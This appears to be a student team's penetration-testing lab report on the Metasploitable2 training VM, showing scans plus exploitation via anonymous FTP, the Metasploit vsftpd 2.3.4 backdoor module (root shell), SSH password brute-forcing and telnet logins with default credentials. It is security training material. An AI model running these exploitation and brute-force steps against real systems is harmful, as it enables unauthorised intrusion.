SMARTBRIDGE PROJECT

WEB APPLICATION PENETRATION TESTING

TEAM 2.9


TEAM MEMBER:

1) ADHITHYA S D - 20BCI0130
2) PRATHAM TRIPATHI - 20BCI0233
3) VAISHNAVI SELVAKASI - 20BCE2756
4) ABHISHEK KUMAR - 20BEI0047

PRACTICE WEB APPLICATION: METASPLOITABLE2

Ping:

Pinging the host to check the connectivity.



Nmap scan:

Nmap (Network Mapper) is a powerful open-source network scanning tool used to discover hosts, services, and vulnerabilities on computer networks. It provides a comprehensive range of scanning techniques, including port scanning, service/version detection, operating system identification, and scriptable interactions with target systems.

```
┌──(adhi㉿kali)-[~]
└─$ nmap -sV 192.168.43.108
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-22 13:37 IST
Nmap scan report for 192.168.43.108
Host is up (0.00061s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.78 seconds
```

Open Ports:

- Port 21/tcp: This is the FTP (File Transfer Protocol) port. The version mentioned, vsftpd 2.3.4, has had several vulnerabilities in the past.

- Port 22/tcp: This is the SSH (Secure Shell) port, which provides secure remote login and command execution. The version specified, OpenSSH 4.7p1 Debian 8ubuntu1, has had vulnerabilities in older versions.

- Port 23/tcp: This is the Telnet port, which is an insecure protocol for remote access. The presence of the Linux telnetd service indicates that Telnet is enabled on the system. Telnet is known to transmit data in clear text, making it susceptible to eavesdropping.

- Port 25/tcp: This is the SMTP (Simple Mail Transfer Protocol) port used for email transmission. The presence of Postfix smtpd suggests that the server is running a mail server. Security risks associated with SMTP ports mainly involve email relay and spam issues.

- Port 53/tcp: This is the DNS (Domain Name System) port. The presence of ISC BIND 9.4.2 indicates the system is running a DNS server. DNS servers can be vulnerable to various types of attacks, including DNS spoofing and denial-of-service (DoS) attacks.

- Port 80/tcp: This is the HTTP (Hypertext Transfer Protocol) port used for web traffic. The presence of Apache httpd 2.2.8 indicates a web server running on the system. Web servers are often targeted by hackers, and vulnerabilities in the server software or web applications can lead to unauthorized access or website defacement.

- Port 111/tcp: This is the RPC (Remote Procedure Call) port used for network services. The presence of rpcbind indicates that the system has RPC services running. Misconfigured or vulnerable RPC services can be exploited to gain unauthorized access or launch remote attacks.

- Ports 139/tcp and 445/tcp: These are the NetBIOS ports used for file sharing and communication between computers. The presence of Samba smbd 3.X - 4.X suggests that the system is running a Samba server for file sharing. Older versions of Samba have had vulnerabilities that could allow unauthorized access or remote code execution.

- Port 512/tcp: This is the exec port used for remote command execution. The presence of netkit-rsh rexecd indicates that the system allows remote execution of commands. This service can be a security risk if not properly secured, as it can be abused for unauthorized access or as a launching point for further attacks.

- Port 513/tcp: This is the login port used for remote login. The presence of OpenBSD or Solaris rlogind indicates that the system allows remote login using the rlogin protocol. Similar to Telnet, rlogin transmits data in clear text, making it vulnerable to eavesdropping.

- Port 514/tcp: This port is tcpwrapped, meaning that the service listening on this port is not identifiable based on the provided information. Further analysis is needed to determine the exact nature and potential vulnerabilities associated with this port.

- Port 1099/tcp: This is the Java RMI (Remote Method Invocation) port used for remote communication between Java programs. The presence of GNU Classpath grmiregistry suggests that the system has Java RMI services running. Improperly secured Java RMI services can be exploited to execute arbitrary code or perform unauthorized actions.

- Port 1524/tcp: This is the bindshell port, indicating the presence of a vulnerable service that provides a root shell access. This is often intentionally vulnerable for testing purposes, such as in the case of the Metasploitable virtual machine.

- Port 2049/tcp: This is the NFS (Network File System) port used for file sharing between computers. The presence of NFS indicates that the system has NFS services running. NFS can have security vulnerabilities, such as unauthorized access or information disclosure if not properly configured and secured.

- Port 2121/tcp: This is the FTP (File Transfer Protocol) port, specifically for ProFTPD version 1.3.1. Similar to port 21, the version specified may have vulnerabilities associated with it.


- Port 3306/tcp: This is the MySQL database port. The presence of MySQL 5.0.51a-3ubuntu5 suggests that a MySQL server is running. It is crucial to secure the MySQL server properly, including setting strong passwords, restricting access, and keeping the server up to date, to prevent unauthorized access or data breaches.

- Port 5432/tcp: This is the PostgreSQL database port. The presence of PostgreSQL DB 8.3.0 - 8.3.7 indicates a running PostgreSQL server. Like MySQL, it is important to secure the PostgreSQL server by applying security patches, using strong authentication, and implementing proper access controls to protect the data stored in the database.

- Port 5900/tcp: This is the VNC (Virtual Network Computing) port. VNC is a remote desktop protocol. The presence of VNC (protocol 3.3) suggests that a VNC server is running on the system. VNC can be a security risk if not properly configured, as it could allow unauthorized access to the system. It is recommended to secure the VNC server by using strong passwords, encryption, and limiting access to trusted networks or users.

TRACEROUTE:

Traceroute is a network diagnostic tool used to trace the path and measure the round-trip time (RTT) of packets between a source and a destination on a computer network. It works by sending a series of packets with gradually increasing time-to-live (TTL) values, allowing it to identify the routers or intermediate network devices through which the packets pass. Traceroute provides valuable insights into network connectivity, helping to identify bottlenecks, latency issues, and routing problems.



DIRB scan:

A DIRB scan (also known as a directory brute-forcing scan) is a method used in penetration testing to discover hidden directories and files on a web server. It involves using a tool called DIRB (Directory Buster) to enumerate common directories and filenames in an attempt to find vulnerable or hidden areas of a website.

```
adhi@kali: ~
File  Edit  View  Search  Terminal  Help
┌──(adhi㉿kali)-[~]
└─$ dirb http://192.168.43.108/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun 27 19:14:08 2023
URL_BASE: http://192.168.43.108/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.43.108/ ----
+ http://192.168.43.108/cgi-bin/ (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.43.108/dav/
+ http://192.168.43.108/index (CODE:200|SIZE:891)
+ http://192.168.43.108/index.php (CODE:200|SIZE:891)
+ http://192.168.43.108/phpinfo (CODE:200|SIZE:48086)
+ http://192.168.43.108/phpinfo.php (CODE:200|SIZE:48098)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/
+ http://192.168.43.108/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.43.108/test/
==> DIRECTORY: http://192.168.43.108/twiki/

---- Entering directory: http://192.168.43.108/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/ ----
+ http://192.168.43.108/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.43.108/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/contrib/
+ http://192.168.43.108/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.43.108/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.43.108/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.43.108/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/index.php (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/js/
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/lang/
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/libraries/
```

```
+ http://192.168.43.108/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.43.108/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.43.108/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.43.108/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.43.108/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.43.108/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.43.108/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
+ http://192.168.43.108/phpMyAdmin/print (CODE:200|SIZE:1063)
+ http://192.168.43.108/phpMyAdmin/readme (CODE:200|SIZE:2624)
+ http://192.168.43.108/phpMyAdmin/README (CODE:200|SIZE:2624)
+ http://192.168.43.108/phpMyAdmin/robots (CODE:200|SIZE:26)
+ http://192.168.43.108/phpMyAdmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/scripts/
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/setup/
+ http://192.168.43.108/phpMyAdmin/sql (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/test/
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/themes/
+ http://192.168.43.108/phpMyAdmin/TODO (CODE:200|SIZE:235)
+ http://192.168.43.108/phpMyAdmin/webapp (CODE:200|SIZE:6902)

---- Entering directory: http://192.168.43.108/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/twiki/ ----
==> DIRECTORY: http://192.168.43.108/twiki/bin/
+ http://192.168.43.108/twiki/data (CODE:403|SIZE:297)
+ http://192.168.43.108/twiki/index (CODE:200|SIZE:782)
+ http://192.168.43.108/twiki/index.html (CODE:200|SIZE:782)
==> DIRECTORY: http://192.168.43.108/twiki/lib/
+ http://192.168.43.108/twiki/license (CODE:200|SIZE:19440)
==> DIRECTORY: http://192.168.43.108/twiki/pub/
+ http://192.168.43.108/twiki/readme (CODE:200|SIZE:4334)
+ http://192.168.43.108/twiki/templates (CODE:403|SIZE:302)
```

```
---- Entering directory: http://192.168.43.108/phpMyAdmin/contrib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/lang/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/libraries/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/setup/ ----
+ http://192.168.43.108/phpMyAdmin/setup/config (CODE:303|SIZE:1370)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/setup/frames/
+ http://192.168.43.108/phpMyAdmin/setup/index (CODE:200|SIZE:8618)
+ http://192.168.43.108/phpMyAdmin/setup/index.php (CODE:200|SIZE:8626)
==> DIRECTORY: http://192.168.43.108/phpMyAdmin/setup/lib/
+ http://192.168.43.108/phpMyAdmin/setup/scripts (CODE:200|SIZE:21967)
+ http://192.168.43.108/phpMyAdmin/setup/styles (CODE:200|SIZE:6218)

---- Entering directory: http://192.168.43.108/phpMyAdmin/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/phpMyAdmin/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.43.108/twiki/bin/ ----
+ http://192.168.43.108/twiki/bin/attach (CODE:200|SIZE:4360)
+ http://192.168.43.108/twiki/bin/changes (CODE:200|SIZE:21794)
+ http://192.168.43.108/twiki/bin/edit (CODE:200|SIZE:5349)
+ http://192.168.43.108/twiki/bin/manage (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/passwd (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/preview (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/register (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/save (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/search (CODE:200|SIZE:3550)
+ http://192.168.43.108/twiki/bin/statistics (CODE:200|SIZE:1142)
+ http://192.168.43.108/twiki/bin/upload (CODE:302|SIZE:0)
+ http://192.168.43.108/twiki/bin/view (CODE:200|SIZE:10049)
+ http://192.168.43.108/twiki/bin/viewfile (CODE:302|SIZE:0)
```

We were able to find some of the hidden directories using this DIRB tool.

WAF:

Checking for any web application firewall.

```
┌──(adhi㉿kali)-[~]
└─$ wafw00f http://192.168.43.108/

                    ______
                   /      \
                  (  Woof! )
                   \  ____/
                   ,,
              .-. -
             ()``; |==|_______)
            / ('        /|\
      (  /  )          / | \
       \(_)_))        /  |  \

                          )
                         ) (_
                        ( |__|
                       .)|__|
                      (  |__|
                       . |__|
                         |__|

                ~ WAFW00F : v2.1.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://192.168.43.108/
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

FTP Exploitation:

We were able to use FTP through Anonymous login which is a very serious vulnerability. We were able to successfully get and put files.

```
┌──(adhi㉿kali)-[~]
└─$ ftp 192.168.43.108
Connected to 192.168.43.108.
220 (vsFTPd 2.3.4)
Name (192.168.43.108:adhi): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp>
```

FTP Port Exploitation:

Using Metasploit we have exploited the FTP port to gain backdoor access.

```
adhi@kali: ~
File  Edit  View  Search  Terminal  Help

┌──(adhi㉿kali)-[~]
└─$ msfconsole
[-] Starting the Metasploit Framework console...-

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v6.3.14-dev                          ]
+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.43.108   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.43.108:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.108:21 - USER: 331 Please specify the password.
[+] 192.168.43.108:21 - Backdoor service has been spawned, handling...
[+] 192.168.43.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.5:39683 -> 192.168.43.108:6200) at 2023-06-22 13:58:15 +0530
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
```

We have successfully gained backdoor access to the machine, and we were able to execute commands successfully.

SSH Exploitation:

```
File  Edit  View  Search  Terminal  Help
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/adhi/pst.txt
PASS_FILE => /home/adhi/pst.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting     Required  Description
   ----              ---------------     --------  -----------
   BLANK_PASSWORDS   false               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false               no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE         /home/adhi/pst.txt  no        File containing passwords, one per line
   RHOSTS            192.168.43.108      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22                  yes       The target port
   STOP_ON_SUCCESS   false               yes       Stop guessing when a credential works for a host
   THREADS           1                   yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin            no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false               no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VERBOSE           false               yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.43.108:22 - Starting bruteforce
[+] 192.168.43.108:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfa
dmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.43.5:38293 -> 192.168.43.108:22) at 2023-06-27 19:40:05 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH adhi @   192.168.43.5:38293 -> 192.168.43.108:22 (192.168.43.108)

msf6 auxiliary(scanner/ssh/ssh_login) > session 1
[-] Unknown command: session
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

sysinfo
-bash: line 2: sysinfo: command not found
ls
cli.c
flag.txt
hi.txt
vulnerable
cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```

We were successfully able to exploit the SSH port and gain access to the machine and execute commands on it.

TELNET Exploitation:

```
msf6 > search telnet_login

Matching Modules
================

   #  Name                                                     Disclosure Date  Rank    Check  Description
   -  ----                                                     ---------------  ----    -----  -----------
   0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       normal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   1  auxiliary/scanner/telnet/telnet_login                                     normal  No     Telnet Login Check Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BLANK_PASSWORDS   false           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false           no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23              yes       The target port (TCP)
   STOP_ON_SUCCESS   false           yes       Stop guessing when a credential works for a host
   THREADS           1               yes       The number of concurrent threads (max one per host)
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false           no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE           true            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.43.108
RHOSTS => 192.168.43.108
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
```

```
[!] 192.168.43.108:23     - No active DB -- Credential data will not be saved!
[+] 192.168.43.108:23     - 192.168.43.108:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.43.108:23     - Attempting to start session 192.168.43.108:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.43.5:45515 -> 192.168.43.108:23) at 2023-06-27 19:49:45 +0530
[*] 192.168.43.108:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                                Connection
  --  ----  ----   -----------                                ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.43.108:23)  192.168.43.5:45515 -> 192.168.43.108:23 (192.168.43.108)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1...

msfadmin@metasploitable:~$ ls
ls
cli.c  flag.txt  hi.txt  vulnerable
msfadmin@metasploitable:~$ pwd
pwd
/home/msfadmin
msfadmin@metasploitable:~$
```

We were successfully able to login to the remote host and we were able to execute commands.

We can also login to the machine from out terminal after knowing the credentials.

```
┌──(adhi㉿kali)-[~]
└─$ telnet 192.168.43.108
Trying 192.168.43.108...
Connected to 192.168.43.108.
Escape character is '^]'.
                                  _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | | ___  |___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| | |/ _ \   __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | | |  __/  / __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|_|\___| |_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jun 27 10:19:39 EDT 2023 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
cli.c  flag.txt  hi.txt  vulnerable
msfadmin@metasploitable:~$ df
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/mapper/metasploitable-root
                       7282168   1539408   5375760  23% /
varrun                 1037800       144   1037656   1% /var/run
varlock                1037800         0   1037800   0% /var/lock
udev                   1037800        20   1037780   1% /dev
